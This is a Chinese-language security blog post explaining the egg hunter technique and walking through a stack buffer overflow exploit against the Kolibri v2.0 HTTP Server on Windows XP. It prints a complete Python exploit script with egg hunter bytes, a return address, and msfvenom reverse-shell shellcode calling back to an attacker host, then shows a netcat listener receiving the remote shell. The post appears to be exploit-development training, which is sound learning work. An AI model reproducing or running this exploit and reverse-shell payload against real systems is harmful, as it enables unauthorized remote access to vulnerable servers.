

Egg Hunter

于4月 14, 2018由SWRhapsody发布

基本概念

在写 exploit 时可能会出现留给 shellcode 空间不够的情况，这个时候需要一些技巧来触发 shellcode，我们可以使用egg hunter。

Egg hunter是一段已编写好的指令。在某些情况下 shellcode 不能和EIP放在一起（比如空间不够），这时shellcode可能和我们控制的eip有较远的距离，或者你不知道shellcode被放在了哪里，这时 Egg hunter 可以帮我们找到我们放在系统其他地方的shellcode。

关于 Egg Hunter 详细的讲解可以看参考[1]的那篇论文，这里简要的说下其原理。

Egg Hunter 的本质思想很简单，既然我们有能力把 shellcode 放到目标上那么就有能力找到它。同时空间不足不意味没有空间，我们可以在有限的空间内放一段搜索指令来找到我们的shellcode。找到 shellcode 很简单，在 shellcode 前加入一段特殊或者独一无二的标识符就可以。

```
1  loop_inc_page:
2      or    dx, 0x0fff                // Add PAGE_SIZE-1 to edx
3  loop_inc_one:
4      inc   edx                      // Increment our pointer by one
5  loop_check:
6      push  edx                      // Save edx
7      push  0x2                      // Push NtAccessCheckAndAuditAlarm
8      pop   eax                      // Pop into eax
9      int   0x2e                     // Perform the syscall
10     cmp   al, 0x05                  // Did we get 0xc0000005 (ACCESS_VIOLATION) ?
11     pop   edx                      // Restore edx
12 loop_check_8_valid:
13     je    loop_inc_page             // Yes, invalid ptr, go to the next page
14
15 is_egg:
16     mov   eax, 0x50905090           // Throw our egg in eax
17     mov   edi, edx                  // Set edi to the pointer we validated
18     scasd                                // Compare the dword in edi to eax
19     jnz   loop_inc_one              // No match? Increment the pointer by one
20     scasd                                // Compare the dword in edi to eax again (which is now
21     jnz   loop_inc_one              // No match? Increment the pointer by one
```

SWRhapsody

这是一个来自参考[2]的 Egg hunter 例子。EDX存放当前的位置，`or dx, 0x0fff`和`inc edx`合起来是将 EDX 加 0x1000，这里分开写是为了加快搜索shellcode的速度，调用

`NtAccessCheckAndAuditAlarm` 来确定是否是可访问的内存区域，不是就用 `or dx, 0x0fff` 跳到下一页。如果是可访问的区域，就将当前的EDX存放的值和标识符进行比较，如果找到就执行shellcode，没找到就 `inc edx` 继续搜索。标识符是一个特定的字符重复一遍，这样做一是为了效率 egg hunter 不用查找两个不一样的字符，二是为了减少和其他指令相同的几率。

具体步骤

存在漏洞的软件是 Kolibri v2.0 HTTP Server ([download](#))


目标环境是 Windows XP PRO SP3

Badcharacters “\x00\x0d\x0a\x3d\x20\x3f”


这里跳过找EIP的步骤直接给一个 EIP offset 已知的poc

```
1 import socket
2 import os
3 import sys
4
5 Stage1 = "A"*515 + "C"*4 + "B"*2
6
7 buffer = (
8 "HEAD /" + Stage1 + " HTTP/1.1\r\n"
9 "Host: 192.168.111.128:8080\r\n"
10 "User-Agent: Mozilla/5.0 (Windows; U; Windows NT 6.1; he; rv:1.9.2.12) Gecko/20101026 Firefox/"
11 "Keep-Alive: 115\r\n"
12 "Connection: keep-alive\r\n\r\n")
13
14 expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
15 expl.connect(("192.168.111.128", 8080))
16 expl.send(buffer)
17 expl.close()
```

这时我们选择把 Egg hunter 放到 EIP 的前面，让 "B"*2 可以跳到shellcode。这里要注意的是在这个软件中，Egg hunter需要与EIP离得远一些，不然 Egg hunter 会有一部分损坏。



离得不够远




SWRhapsody



EIP选取一个 `jmp esp` 的指令，egg hunter 使用mona来生成。

```
1 !mona jmp -r esp
2 !mona egg -t b33f
```

```
0x764d2f8: call esp [PAGE_EXECUTE_READ] [HSCIT.dll] ASLR: False, Rebase: False,  
0x769e6df: call esp [PAGE_EXECUTE_READ] [msoctsk.dll] ASLR: False, Rebase: False,  
0x7a2cf8fb: call esp [PAGE_EXECUTE_READ] [WS2_32.dll] ASLR: False, Rebase: False,  
0x7f5e56cd: push esp ; ret [PAGE_EXECUTE_READ] [SHELL32.dll] ASLR: False, Rebase:  
0x7f5e56cd: push esp ; ret [PAGE_EXECUTE_READ] [SHELL32.dll] ASLR: False, Rebase:  
0x7f5e56cd: push esp ; ret [PAGE_EXECUTE_READ] [ntdll.dll] ASLR: False, Rebase:  
0x800610af: push esp ; ret [PAGE_EXECUTE_READ] [kernel32.dll] ASLR: False, Rebase:  
0x800610af: push esp ; ret startault [PAGE_EXECUTE_READ] [kolibri.exe] ASLR: False, Rebase:  
0x77163c08: push esp ; ret [PAGE_EXECUTE_READ] [OLE32.dll] ASLR: False, Rebase:  
0x77163c08: push esp ; ret [PAGE_EXECUTE_READ] [SRMPAPI.dll] ASLR: False, Rebase:  
0x77163c08: push esp ; ret [PAGE_EXECUTE_READ] [SRMPAPI.dll] ASLR: False, Rebase:  
0x77163c08: push esp ; ret [PAGE_EXECUTE_READ] [SRMPAPI.dll] ASLR: False, Rebase:  
0x77163c08: push esp ; ret [PAGE_EXECUTE_READ] [SRMPAPI.dll] ASLR: False, Rebase:
```



接下来没什么好说的，拼上shellcode，由于shellcode 生成之后有 710 bytes 不和 EIP 放到一起就放到 User-Agent 中。

```

1 import socket
2 import os
3 import sys
4
5 #Egghunter
6 #Size 32-bytes
7 hunter = (
8     "\x66\x81\xca\xff"
9     "\x0f\x42\x52\x6a"
10    "\x02\x58\xcd\x2e"
11    "\x3c\x05\x5a\x74"
12    "\xef\xb8\x62\x33" #b3
13    "\x33\x66\x8b\xfa" #3f
14    "\xaf\x75\xea\xaf"
15    "\x75\xe7\xff\xe7")
16
17 # msfvenom -p windows/shell_reverse_tcp LHOST=192.168.2.145 LPORT=4456 -f c -e x86/alpha_mixed
18 shellcode=(
19     "\x89\xe0\xdb\xcc\xd9\x70\xf4\x5f\x57\x59\x49\x49\x49\x49"
20     "\x49\x49\x49\x49\x49\x43\x43\x43\x43\x43\x43\x37\x51\x5a\x6a"
21     "\x41\x58\x50\x30\x41\x30\x41\x6b\x41\x41\x51\x32\x41\x42\x32"
22     "\x42\x42\x30\x42\x42\x41\x42\x58\x50\x38\x41\x42\x75\x4a\x49"
23     "\x69\x6c\x6b\x58\x4b\x32\x33\x30\x77\x70\x43\x30\x55\x30\x4d"
24     "\x59\x39\x75\x30\x31\x4f\x30\x63\x54\x6e\x6b\x36\x30\x46\x50"
25     "\x4c\x4b\x66\x32\x56\x6c\x6c\x4b\x71\x42\x42\x34\x6c\x4b\x61"
26     "\x62\x31\x38\x44\x4f\x4f\x47\x51\x5a\x54\x66\x30\x31\x39\x6f"
27     "\x4c\x6c\x67\x4c\x35\x31\x53\x4c\x67\x72\x46\x4c\x45\x70\x79"
28     "\x51\x58\x4f\x34\x4d\x73\x31\x48\x47\x4d\x32\x6b\x42\x70\x52"
29     "\x63\x67\x6e\x6b\x51\x42\x66\x70\x6e\x6b\x42\x6a\x47\x4c\x4c"
30     "\x4b\x32\x6c\x32\x31\x64\x38\x78\x63\x72\x68\x47\x71\x4e\x31"
31     "\x76\x31\x4c\x4b\x32\x79\x51\x30\x76\x61\x39\x43\x6e\x6b\x71"
32     "\x59\x36\x78\x49\x73\x65\x6a\x57\x39\x4c\x4b\x36\x54\x6c\x4b"
33     "\x57\x71\x6b\x66\x55\x61\x79\x6f\x6e\x4c\x4b\x71\x5a\x6f\x44"
34     "\x4d\x35\x51\x4a\x67\x47\x48\x49\x70\x30\x75\x79\x66\x73\x33"

```


SWRhapsody

```

39 "\x66\x44\x61\x4b\x53\x6b\x51\x71\x70\x59\x63\x6a\x62\x71\x59"
40 "\x6f\x79\x70\x31\x4f\x43\x6f\x71\x4a\x6e\x6b\x66\x72\x7a\x4b"
41 "\x6e\x6d\x43\x6d\x63\x58\x35\x63\x46\x52\x35\x50\x45\x50\x42"
42 "\x48\x54\x37\x70\x73\x37\x42\x51\x4f\x31\x44\x51\x78\x72\x6c"
43 "\x61\x67\x71\x36\x34\x47\x6b\x4f\x38\x55\x68\x38\x7a\x30\x75"
44 "\x51\x57\x70\x75\x50\x44\x69\x58\x44\x53\x64\x52\x70\x45\x38"
45 "\x45\x79\x4d\x50\x70\x6b\x65\x50\x49\x6f\x68\x55\x72\x70\x32"
46 "\x70\x72\x70\x56\x30\x61\x50\x50\x50\x67\x30\x76\x30\x42\x48"
47 "\x7a\x4a\x54\x4f\x79\x4f\x6d\x30\x6b\x4f\x49\x45\x6f\x67\x33"
48 "\x5a\x36\x65\x62\x48\x6b\x70\x6e\x48\x64\x42\x6f\x61\x73\x58"
49 "\x74\x42\x35\x50\x66\x71\x71\x78\x6c\x49\x4d\x36\x43\x5a\x32"
50 "\x30\x50\x56\x43\x67\x52\x48\x6d\x49\x4c\x65\x50\x74\x31\x71"
51 "\x79\x6f\x59\x45\x6b\x35\x4b\x70\x30\x74\x76\x6c\x79\x6f\x32"
52 "\x6e\x35\x58\x62\x55\x5a\x4c\x30\x68\x4c\x30\x4f\x45\x6f\x52"
53 "\x46\x36\x4b\x4f\x4b\x65\x65\x38\x62\x43\x72\x4d\x30\x64\x53"

54 "\x30\x4b\x39\x7a\x43\x31\x47\x31\x47\x71\x47\x44\x71\x69\x66"
55 "\x31\x7a\x67\x62\x76\x39\x53\x66\x69\x72\x4b\x4d\x63\x56\x6f"
56 "\x37\x67\x34\x45\x74\x67\x4c\x77\x71\x43\x31\x4c\x4d\x71\x54"
57 "\x31\x34\x34\x50\x58\x46\x55\x50\x37\x34\x42\x74\x50\x50\x33"
58 "\x66\x66\x36\x36\x36\x70\x46\x31\x46\x50\x4e\x30\x56\x70\x56"
59 "\x66\x33\x76\x36\x63\x58\x44\x39\x5a\x6c\x35\x6f\x4d\x56\x6b"
60 "\x4f\x78\x55\x6c\x49\x6b\x50\x70\x4e\x36\x36\x31\x56\x69\x6f"
61 "\x54\x70\x50\x68\x53\x38\x4e\x67\x47\x6d\x63\x50\x59\x6f\x78"
62 "\x55\x6f\x4b\x5a\x50\x4f\x45\x59\x32\x71\x46\x62\x48\x6c\x66"
63 "\x7a\x35\x6d\x6d\x4d\x4d\x79\x6f\x69\x45\x57\x4c\x37\x76\x63"
64 "\x4c\x54\x4a\x6d\x50\x49\x6b\x6b\x50\x31\x65\x75\x55\x4d\x6b"
65 "\x32\x67\x46\x73\x34\x32\x52\x4f\x30\x6a\x37\x70\x76\x33\x49"
66 "\x6f\x48\x55\x41\x41"
67 )
68 #0x77c21025
69 Stage1 = "A"*478 + hunter + "A"*5 + "\x25\x10\xC2\x77" + "\xEB\xC2"
70 Stage2 = "b33fb33f" + shellcode
71
72 buffer = (
73 "HEAD /" + Stage1 + " HTTP/1.1\r\n"
74 "Host: 192.168.2.130:8080\r\n"
75 "User-Agent: " + Stage2 + "\r\n"
76 "Keep-Alive: 115\r\n"
77 "Connection: keep-alive\r\n\r\n")
78
79 expl = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
80 expl.connect(("192.168.2.130", 8080))
81 expl.send(buffer)
82 expl.close()

```



```

root@kali:~/80Exercise/day4# nc -lvp 4456
listening on [tcp] 4456 ...
connect to [192.168.2.145] from (UNKNOWN) [192.168.2.130] 1107
Microsoft Windows XP [KB 5.1.2600]
(C) 2005-2001 Microsoft Corp.
C:\Documents and Settings\john\000000\kalshri-2.0-wins>

```

参考

[1] Skape's paper: <http://www.hick.org/code/skape/papers/egghunt-shellcode.pdf>

[2] Fuzzy tutorial: <https://www.fuzzysecurity.com/tutorials/expDev/4.html>

SWRhapsody

分类: EXERCISE EXPLOIT



0 条评论

发表评论

名称 *

电子邮件 *

网站

在想些什么?

发表评论

SWRhapsody

[CVE-2020-5410](#)

[CodeQL部分源码简读](#)

[服务器与网关的不一致](#)

[CodeQL 部分使用记录](#)

近期评论

文章归档

[2020年8月](#)

[2020年6月](#)

[2020年5月](#)

[2020年3月](#)

[2020年1月](#)

[2019年12月](#)

[2019年11月](#)

[2019年8月](#)

[2019年7月](#)

[2019年5月](#)

[2019年4月](#)

[2019年1月](#)

[2018年11月](#)

[2018年10月](#)

[2018年9月](#)

[2018年4月](#)

[2018年3月](#)

SWRhapsody

分类目录

[Article Collection](#)

[Cheat Sheet](#)

[cryptography](#)

[Exercise](#)

[Exploit](#)

[HackTheBox](#)

[Penetration Test](#)

[Uncategorized](#)

相关文章

EXPLOIT

携程Apollo YAML 反序列化

Introduction 3月份发现的一个问题，7月份提交给的携程SR [阅读更多...](#)

SWRhapsody

Introduction 补天挖的 spring-cloud-conf [阅读更多...](#)

EXERCISE

CodeQL部分源码简读

Introduction CodeQL 也用了不少时间了，从最初的不会 [阅读更多...](#)

ABOUT

Hestia |由Themelsle开发